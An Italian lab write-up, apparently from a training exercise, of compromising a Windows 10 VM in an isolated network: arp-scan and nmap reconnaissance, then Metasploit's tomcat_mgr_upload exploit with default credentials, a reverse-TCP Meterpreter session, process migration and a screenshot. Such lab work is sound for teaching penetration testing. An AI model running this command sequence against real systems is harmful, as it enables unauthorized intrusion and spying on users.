EXPLOIT WINDOWS CON METASPLOIT

Introduzione


L'esercizio richiede di esplorare servizi su una macchina Windows 10 in grado di causare degli exploit. Il lavoro si struttura in tre fasi:

1. Effettuare un vulnerability scanning con Nessus per trovare eventuali vulnerabilità da sfruttare;
2. Exploitare il servizio TomCat aprendo una sessione tramite Metasploit;
3. Ottenere una sessione Meterpreter e recuperare determinate informazioni.


Preparazione dell'ambiente

Prima di inziare, procediamo con il settaggio degli IP delle macchine Kali Linus (attaccante) e Windows 10 (vittima) come istruito dalla traccia e ci accertiamo che comunichino tra loro attraverso il comando 'ping'.

Settaggio IP di Kali Linus tramite il comando 'sudo ip addr add':



Settaggio IP su Windows 10 tramite interfaccia grafica:




Ping tra le macchine:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=5.19 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=51.1 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.78 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=2.08 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=2.39 ms
^C
── 192.168.200.200 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4092ms
rtt min/avg/max/mdev = 1.783/12.520/51.149/19.352 ms
```

```
C:\Users\user>ping 192.168.200.100

Esecuzione di Ping 192.168.200.100 con 32 byte di dati:
Risposta da 192.168.200.100: byte=32 durata=2ms TTL=64
Risposta da 192.168.200.100: byte=32 durata=3ms TTL=64
Risposta da 192.168.200.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata=1ms TTL=64

Statistiche Ping per 192.168.200.100:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 1ms, Massimo =  3ms, Medio =  1ms
```

Una volta settati gli IP delle macchine, attiviamo il servizio TomCat, che ci servirà in seguito per entrare nella macchina vittima.



Fase 1: Vulnerability Scanning

Iniziamo con l'eseguire una scansione di rete con il comando 'arp-scan' della rete 192.168.200.0/24. Come possiamo vedere, troviamo la nostra macchina vittima 192.168.200.200.

```
┌──(bruce㉿kali)-[~]
└─$ sudo arp-scan 192.168.200.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:5d:41:dd, IPv4: 192.168.200.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.200.1   08:00:27:e6:a1:33       (Unknown)
192.168.200.200 08:00:27:07:c7:d1       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.019 seconds (126.80 hosts/sec). 2 responded
```


Proseguiamo con il comando 'nmap -sV -O -A' per avere un elenco delle porte aperte e dei servizi attivi.

```
┌──(bruce㉿kali)-[~]
└─$ nmap -sV -O -A 192.168.200.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 22:23 CEST
Nmap scan report for 192.168.200.200
Host is up (0.0010s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE            VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime            Microsoft Windows International daytime
17/tcp   open  qotd               Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http               Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Windows 10 Pro 10240 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: 2024-10-03T20:26:35+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DESKTOP-9K1O4BT
| Not valid before: 2024-07-08T16:53:30
|_Not valid after:  2025-01-07T16:53:30
5357/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5432/tcp open  postgresql?
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http               Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.81
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Apache Tomcat
8443/tcp open  ssl/https-alt
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=DESKTOP-9K1O4BT
| Not valid before: 2024-07-09T16:53:31
|_Not valid after:  2029-07-09T16:53:31
|_http-title: Not Found
MAC Address: 08:00:27:07:C7:D1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
```

A questo punto eseguiamo una scansione delle vulnerabilità sulla macchina vittima avvalendoci dell'utilizzo del software Nessus.

Vulnerability Scanning (basic scanning):

Come possiamo vedere, risultano varie vulnerabilità con le quali è possibile effettuare vari attacchi alla macchina target.



Fase 2: Metasploit

Iniziamo aprendo sulla macchina Kali il framework Metasploit con il comando 'msfconsole' con il quale sceglieremo l'exploit adatto da caricare con relativvo payload per eseguire il nostro attacco.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Una volta avviato, scegliamo l'exploit da caricare tramite il comando search. Scegliamo l'exploit adatto alla nostra macchina vittima tramite servizio TomCat, in questo caso il numero 20

```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                              Disclosure Date  Rank
   -   ----                                                              ---------------  ----
   0   auxiliary/dos/http/apache_commons_fileupload_dos                  2014-02-06       normal
   1   exploit/multi/http/struts_dev_mode                                2012-01-06       excellent
   2   exploit/multi/http/struts2_namespace_ognl                         2018-08-22       excellent
   3     \_ target: Automatic detection                                  .                .
   4     \_ target: Windows                                              .                .
   5     \_ target: Linux                                                .                .
   6   exploit/multi/http/struts_code_exec_classloader                   2014-03-06       manual
   7     \_ target: Java                                                 .                .
   8     \_ target: Linux                                                .                .
   9     \_ target: Windows                                              .                .
   10    \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .                .
   11  auxiliary/admin/http/tomcat_ghostcat                              2020-02-20       normal
   12  exploit/windows/http/tomcat_cgi_cmdlineargs                       2019-04-10       excellent
   13  exploit/multi/http/tomcat_mgr_deploy                              2009-11-09       excellent
   14    \_ target: Automatic                                            .                .
   15    \_ target: Java Universal                                       .                .
   16    \_ target: Windows Universal                                    .                .
   17    \_ target: Linux x86                                            .                .
   18  exploit/multi/http/tomcat_mgr_upload                              2009-11-09       excellent
   19    \_ target: Java Universal                                       .                .
   20    \_ target: Windows Universal                                    .                .
   21    \_ target: Linux x86                                            .                .
   22  auxiliary/dos/http/apache_tomcat_transfer_encoding                2010-07-09       normal
   23  auxiliary/scanner/http/tomcat_enum                                .                normal
```

```
Interact with a module by name or index. For example info 70, use 70 or use post/windows/gather/enum_tomcat

msf6 > use 20
[*] Additionally setting TARGET => Windows Universal
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) >
```


Una volta caricato, configuriamo il payload usando il comando 'set' in base ai campi richiesti mostrati dal comando 'options'. In particolare, settiamo l'IP del target remoto (RHOSTS) e la porta di ascolto al numero 7777 (LPORT). Una volta fatto questo possiamo procedere con l'attacco usando il comando 'run', avviando una sessione Meterpreter sulla macchina target.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport => 7777
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying fis0CeHweqBz ...
[*] Executing fis0CeHweqBz ...
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Undeploying fis0CeHweqBz ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:49490) at 2024-10-02 08:45:41 -0400

meterpreter >
```


Fase 3: Sessione Meterpreter

Una volte ottenuta la sessione Meterpreter sulla macchina Windows, eseguiamo una serie di comandi per recuperare determinate informazioni.

Iniziamo con il recuperare le impostazioni di rete con il comando 'ipconfig':




Passiamo al comando 'sysinfo':



Proviamo ora a determinare l'eventuale presenza di webcam attive con il comando 'web_scan' e a procedere con il recupero di uno screenshot del desktop con il comando 'screenshot'. Siamo presentati con un messaggio di errore, il quale descrive l'impossibilità di eseguire tali comandi in quanto la sessione Meterpreter attiva è stat aperta come 'servizio' e non come 'utente'.

Per ovviare a questa situazione, entriamo nel sistema target attraverso il servizio Icecast anziché TomCat. Ritorniamo su Metasploit e carichiamo un payload diverso, che ci consente di accedere alla macchina target con la possibiltà di completare il recupero delle informazioni richieste. Vediamo che in questo caso riusciamo ad eseguire i comandi necessari, non trovando web cam attive ma recuperando lo screenshot del desktop del sistema target.



```
meterpreter > migrate 5688
[*] Migrating from 944 to 5688...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/ViCHdprS.jpeg
```